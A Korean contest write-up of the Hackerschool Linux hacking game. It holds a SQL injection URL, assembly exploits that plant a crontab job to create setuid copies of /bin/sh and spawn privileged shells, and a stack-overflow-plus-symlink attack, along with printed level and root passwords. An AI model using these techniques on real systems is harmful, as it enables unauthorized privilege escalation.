
Title: **Hacking the Linux Contest.**

Written by **INetCop Team.** (#H4SC30209, giftset)

Contents -

0x00. Intro
0x01. How to Remote Attack?
0x02. bypass1~bypass5
0x03. bypass6~bypass10, final
0x04. final~root
0x05. end

Proof of Concept Code -

- * Local bypass1~bypass5 까지 통과할때 사용했던 code (euid->egid)
 - * Real uid,gid 변환 code (euid->uid,egid->gid)
 - * Local bypass6~bypass10, final 을 통과할때 사용했던 code.
 - * Local final->root 를 통과할때 사용했던 code.
-

0x00. Intro

안녕하세요. 우선 이런 contest 를 열어 주신 Hackerschool 에 감사드립니다.
나중에 작성한 보고서를 Server 에서 직접 테스트를 해보지 못한점이 아쉬웠습니다.
문제를 풀었던 과정을 생각하며 몇 자 적어보았습니다.

0x01. How to Remote Attack?

이 문제의 Point 는 MySQL 의 select 문을 이용하여 level_two 라는 테이블을 읽어 오는 것이 그 목적이었습니다.

```
—  
<?
```

```
...  
if(!$table)  
$table = "level_one"; // 먼저, $table 변수가 unset 이면, "level_one"을 넣습니다.
```

```
if(strncmp($table, "level_one", 9)) // "level_one"의 내용이 있는지 확인합니다.  
// 단, 9byte 만을 읽기 때문에 $table 변수 앞 부분에 "level_one"을 넣어주면 우회할 수 있
```

습니다.

```
...
$result = @mysql_query("select * from $table", $conn); // select 문.
...
출력
...
?>
--
```

공격자는 level_two 테이블의 내용을 읽어 오기 위해 다음과 같이 exploit 할 수 있습니다.

http://218.149.4.21/secret/secret.html?table=level_one,%20level_two


공격 결과:

ID: bypass1
Password: FIRSTONE

0x02. bypass1~bypass5

bypass1~bypass10까지는 필터링을 우회하는 문제라고 하더군요.
모두 비슷한 유형의 bug를 가지고 있기 때문에 비교적 쉽게 통과할 수 있었습니다.

exploit code 실행결과:



```
bash$ ./solve_me
*** 메아리 프로그램~! ***
문자열을 입력하세요. : \tmp\hehe\0x82-xp\
JUMP uid: 503 ... Wait, 1 Minute.OK, lol!n! x82 exploit !,
x0x, k0king, Pr0gram !!-rwsr-sr-x 1 bypass2 bypass2
377992 Oct 25 03:03 /tmp/hehe/503
bash$
```

다음은 저희의 exploit을 증명해 주는 code입니다.
crontab을 이용하여 gid를 획득하였습니다. 메아리 프로그램의 특수문자 우회는 ""를 이용하였습니다.

* Local bypass1~bypass5까지 통과할때 사용했던 code (euid->egid)

```
>===== 0x82-xp.s =====<
#
## Local getuid & getgid (crontab) exploit
#
## How to exploit?
#
# ex)
```

```

# bash$ gcc -o 0x82-xp 0x82-xp.s
# ... GET euid, egid ...
# bash$ gcc -o 0x82-uid 0x82-uid.s && ./0x82-uid
# ... Real User ID! ...
#
# by Xpl017Elz
#
.globl main
#
main:
#
pushl %ebp
movl %esp,%ebp
subl $108,%esp
# getuid
call geteuid
movl %eax,%eax
movl %eax,-104(%ebp) # int i=getuid;
#
pushl $100
pushl $0
leal -100(%ebp),%eax # r_buf
pushl %eax
# memset
call memset
#
movl -104(%ebp),%eax # i;
pushl %eax
movl -104(%ebp),%eax # i;
pushl %eax
# setreuid
call setreuid
#
##--- cron open ---##
#
pushl $stw
pushl $stestcr
# fopen
call fopen
movl %eax,%eax
movl %eax,-108(%ebp) # FILE *fp;
cmpl $0,-108(%ebp)
jne fff2
pushl $perr
# perror
call perror
pushl $-1
# exit
call exit
#
fff2:
#
pushl $hexec # "/tmp/hehe/execuid"
pushl $cronjob # "**/1 * * * * %s\n",
movl -108(%ebp),%eax # fp,
pushl %eax # fprintf

```

```

# fprintf
call fprintf
movl -108(%ebp),%eax
pushl %eax
# fclose
call fclose
#
##--- cron close ---##
#
##--- execute ---##
#
pushl $stw
pushl $hexec
# fopen
call fopen
movl %eax,%eax
movl %eax,-108(%ebp)
cmpl $0,-108(%ebp)
jne fff3
pushl $fperr
# perror
call perror
pushl $-1
# exit
call exit
#
fff3:
#
movl -104(%ebp),%eax
pushl %eax # i
pushl $hehedir # "/tmp/hehe",
pushl $copysh # "cp /bin/sh %s%d;",
movl -108(%ebp),%eax # fp,
pushl %eax
# fprintf
call fprintf
#
movl -104(%ebp),%eax
pushl %eax # i,
pushl $hehedir # "/tmp/hehe",
pushl $ch6755fi # "chmod 6755 %s%d\n",
movl -108(%ebp),%eax # fp
pushl %eax
# fprintf
call fprintf
#
movl -108(%ebp),%eax
pushl %eax
# fclose
call fclose
pushl $493
pushl $hexec
# chmod
call chmod
#
##--- execute end ---##

```

```

#
##--- cron set ---##
#
pushl $crtestcr # "crontab /tmp/hehe/testcr"
# system
call system
pushl $banrl
movl stdout,%eax
pushl %eax
# fprintf
call fprintf
movl -104(%ebp),%eax
pushl %eax
pushl $jmpuid
movl stdout,%eax
pushl %eax
# fprintf
call fprintf
pushl $30
# sleep
call sleep
#
##--- cron set end ---##
#
##--- ended ---##
#
pushl $stestcr
# unlink
call unlink
pushl $hexec
# unlink
call unlink
pushl $stestcr0
# system
call system
pushl $stestcr1
movl stdout,%eax
pushl %eax
# fprintf
call fprintf
movl -104(%ebp),%eax
pushl %eax # i
pushl $hehedir # "/tmp/hehe/",
pushl $stestcr2 # "ls -al %s%d",
pushl $100 # 100,
leal -100(%ebp),%eax
pushl %eax # r_buf,
# snprintf
call snprintf
leal -100(%ebp),%eax
pushl %eax
# system
call system
#
# job clean.
#

```

```

fff1:
leave
ret
#
#####--- Strings ---#####
#
stw:
.string "w"
## CRON_FILE
stestcr:
.string "/tmp/hehe/testcr"
#
fperr:
.string "fopen error"
## EXEC_PR
hexec:
.string "/tmp/hehe/execuid"
## CRON JOB
cronjob:
.string "*/1 * * * * %s\n"
## DF_DIR
hehedir:
.string "/tmp/hehe/"
#
copysh:
.string "cp /bin/sh %s%d;"
#
ch6755fi:
.string "chmod 6755 %s%d\n"
#
crtestcr:
.string "crontab /tmp/hehe/testcr"
## Jump uid print !
jmpuid:
.string "Jump uid: %d ... Wait, 1 Minute.\n"
#
stestcr0:
.string "crontab -r"
## Success !
stestcr1:
.string "OK, l0l1n! x82 exploit !, x0x, k0k1ng, Pr0gram !!\n"
#
stestcr2:
.string "ls -al %s%d"
banrl:
.string "\nLocal getuid & getgid (crontab) exploit\n\n"
#
#####--- Strings end ---#####
#
## Happy Exploit -
#

>===== _eof_ =====<

```

더 쉬운 exploit 방법도 있습니다.

setreuid() 함수를 통해 원하는 uid 로 설정한 후 /usr/bin/newgrp 명령을 사용하면, gid 까지 쉽게 권한을 획득할 수 있습니다.

* Real uid,gid 변환 code (euid->uid,egid->gid)

euid,egid 를 본 uid,gid 로 변환하게 해줍니다.
단순히 geteuid() 함수를 통해 구한 euid 를 setreuid,egid 로 setting 해줍니다.
새로운 shell 실행과 함께 완전한 uid,gid 를 얻을 수 있습니다.

```
>===== 0x82-uid.s =====<
#
# euid->uid code
#
shcode:
.string "/bin/bash -i -p"
.globl main
#
main:
#
pushl %ebp
movl %esp,%ebp
subl $4,%esp
# i=geteuid
call geteuid
movl %eax,%eax
movl %eax,-4(%ebp)
movl -4(%ebp),%eax
pushl %eax # i
movl -4(%ebp),%eax
pushl %eax # i
# setreuid
call setreuid
movl -4(%ebp),%eax
pushl %eax # i
movl -4(%ebp),%eax
pushl %eax # i
# setregid
call setregid
pushl $shcode # "/bin/bash -i -p"
# system
call system
fff1:
leave
ret

>===== _eof_ =====<
```

0x03. bypass6~bypass10, final

solve_me 프로그램의 역할은 간단히 공격자가 주워주는 경로를 읽어오는 프로그램이었습니다.

실행하는 프로그램의 경로에 따라 원하는 특정 파일을 쉽게 읽어올 수 있습니다.


code 를 통해 얻은 Password -

>===== Password =====<

```
Password : XFILE
Password : GOGOGO
Password : NICEDAY
Password : DELETE
Password : YOU_ARE_COOL
```

>===== _eof_ =====<

실행결과:



```
bash$ ./0x82-tiny.sh
*:* 파일 읽기 프로그램~! *:*
문자열을 입력하세요. : Password : XFILE
bash$
```

* Local bypass6~bypass10, final 을 통과할때 사용했던 code.

>===== 0x82-tiny.sh code =====<

```
#!/bin/sh
#
# bypass6~bypass10, and final exploit.
#
cd ~; cd ./answer; (echo "readme"; cat) | ../solve/solve_me
#
# _eof_
#
```

>===== _eof_ =====<

0x04. final~root

final 프로그램은 Admin 을 인증하는? 프로그램 같습니다.

특정 조건을 만족시킬 경우 root 의 password 를 알려줍니다. 그 password 는 final user 의 home directory 에 secret.txt 란 파일명으로 존재합니다.

final user 의 home directory 는 bypass10 에게만 허용되었을 뿐 퍼미션이 막혀있기 때문에 home directory 안의 secret.txt 파일은 읽지 못할 것처럼 보입니다. 하지만 uid 가 bypass10, euid 가 final 일 경우 secret.txt 파일을 읽을 수 있는 조건이 성립됩니다.

그렇지만 이 방법은 문제의 의도가 아닌것 같더군요.

final 프로그램을 exploit 해보았습니다.

우선 재미있는 인증 3 가지를 거치는 것으로 보입니다.

첫째 시간인증(?), 둘째 final user 의 password, 셋째 일반 shell 에서 실행하지 못하도록 유도하는 canary(?) 등입니다.

이 인증조건을 만족시키기 위해 시간을 맞추는 알고리즘을 짜보았습니다.

간단히 time 관련 알고리즘을 분석해 본 결과 짝수는 전부 홀수로 변환해주더군요.

때문에 공격에 유리할수 있도록 유도한 것 같습니다.

code 는 아래와 같습니다.

```
---
:
:
buf_t[10] = "1122334455" // 가정 time

for(num=0;num<10;num++)
{
  if(!(buf_t[num]%2)) // 짝수의 경우
  {
    buf_t[num]+=1; // 증가 +1
  }
}
:
:
--
```

이 부분은 debugging 결과와 비교하면 쉽게 coding 할 수 있습니다.

아래 asm code 를 첨부하도록 하겠습니다.

final user 의 password 는 "YOU_ARE_COOL"입니다.

우선 이 password 를 삽입한 후, 바로 뒤에 0x01,0x02 code 를 삽입해주면 두 인증은 쉽게 넘길 수 있습니다. 조건을 만족시키면 /etc/hosts 의 내용이 출력됩니다.

"Input Admin File Name:" 메시지를 출력하면서 입력받는 함수는 fscanf() 입니다.

쉽게 stack 기반의 Overflow 에 노출된 프로그램이라 예측할 수 있습니다.

final 프로그램 buffer 의 구성상,

```
char file[ ] = "/etc/hosts", passwd_0102[ ], buf[ ];
```

passwd_0102 buffer 를 Overflow 시키면 "/etc/hosts"를 변경시킬 수 있을 것입니다.

secret.txt 파일이 아니더라도 symbolic link 를 통해 파일의 내용을 읽을 수 있습니다.

* Local final->root 를 통과할때 사용했던 code.

```
>===== final-xp.s =====<
#
# final xploit.
# by x82.
#
.globl main
```

```

#
main:
pushl %ebp
movl %esp,%ebp
subl $36,%esp
pushl %esi
pushl %ebx
pushl $0
call time # time();
movl %eax,%eax
movl %eax,-12(%ebp)
movl -12(%ebp),%eax
pushl %eax
pushl $str0
leal -32(%ebp),%eax
pushl %eax
call sprintf # sprintf()
movl $0,-4(%ebp)
#
fff2:
#
cmpl $9,-4(%ebp)
jle fff5
jmp fff3
#
fff5:
#
leal -32(%ebp),%eax
movl -4(%ebp),%edx
movb (%edx,%eax),%al
movb %al,%dl
andb $1,%dl
testb %dl,%dl
jne fff4
leal -32(%ebp),%eax
movl -4(%ebp),%edx
leal -32(%ebp),%ecx
movl %ecx,-36(%ebp)
movl -4(%ebp),%ebx
movl -36(%ebp),%esi
movb (%ebx,%esi),%cl
incb %cl
movb %cl,(%edx,%eax)
#
fff6:
#
fff4:
#
incl -4(%ebp)
jmp fff2
#
fff3:
#
leal -32(%ebp),%eax
pushl %eax
call atoi # atoi()

```

```

movl %eax,-8(%ebp)
movl -8(%ebp),%eax
pushl %eax
pushl $str1
call printf # printf()
pushl $str2
pushl $str3
call printf # printf()
#
fff1:
#
leal -44(%ebp),%esp
popl %ebx
popl %esi
leave
ret
#
str0:
.string "%ld"
str1:
.string "%ld\n"
str2:
.string "\001\002" # 0x01,0x02
str3:
.string "YOU_ARE_COOL%s...../tmp/hosts\n"
#

```

>===== _eof_ =====<

출력 결과:

```

1135739391      => 원하는 입력값
YOU_ARE_COOL...../tmp/hosts

```

passwd_0102[] buffer 에 암호와 0x01,0x02 를 담은 후, "."(dot)을 이용해 offset 을 계산.

```
cd /tmp; ln -s /home/final/secret.txt /tmp/hosts
```

이리하여, /etc/hosts 를 대신해 /tmp/hosts(secret.txt)를 읽어올 수 있습니다.

실행 결과:

```

bash$ gcc -o final-xp final-xp.s && (./final-xp; cat) | ./final-
#1 Admin 인증 실시.
현재 시간은 1035739099.
입력하세요. : #1 Admin 인증 통과..

#2 Admin 인증 실시.

Input Admin File Name : 축하합니다!!
root의 패스워드는 qpsxm@qpsxm 입니다.
접속 후 index.html 파일을 변경하면 게임은 종료됩니다.

bash$

```

>===== /home/final/secret.txt =====<

축하합니다!!

root 의 패스워드는 qpsxm@qpsxm 입니다.

접속 후 index.html 파일을 변경하면 게임은 종료됩니다.

>===== _eof_ =====<

0x05. end

앞으로 국내에도 이러한 Contest 경, Event 가 많은 활성화가 되었으면 합니다.
좋은 대회 감사합니다.

P.S: 회사 앞에 산채 부페가 새로이 개업을 하게 되었습니다.

개업식 첫날가니 수건을 하나씩 선물로 받았습니다.

선물 수건 봉투앞에 멋진 폰트를 자랑하며 이렇게 쓰여있더군요.

"Gift Set"

어찌하다보니 giftset 이라고 nick 을 사용하게 되었네요. ^^
단순한 여담이었습니다.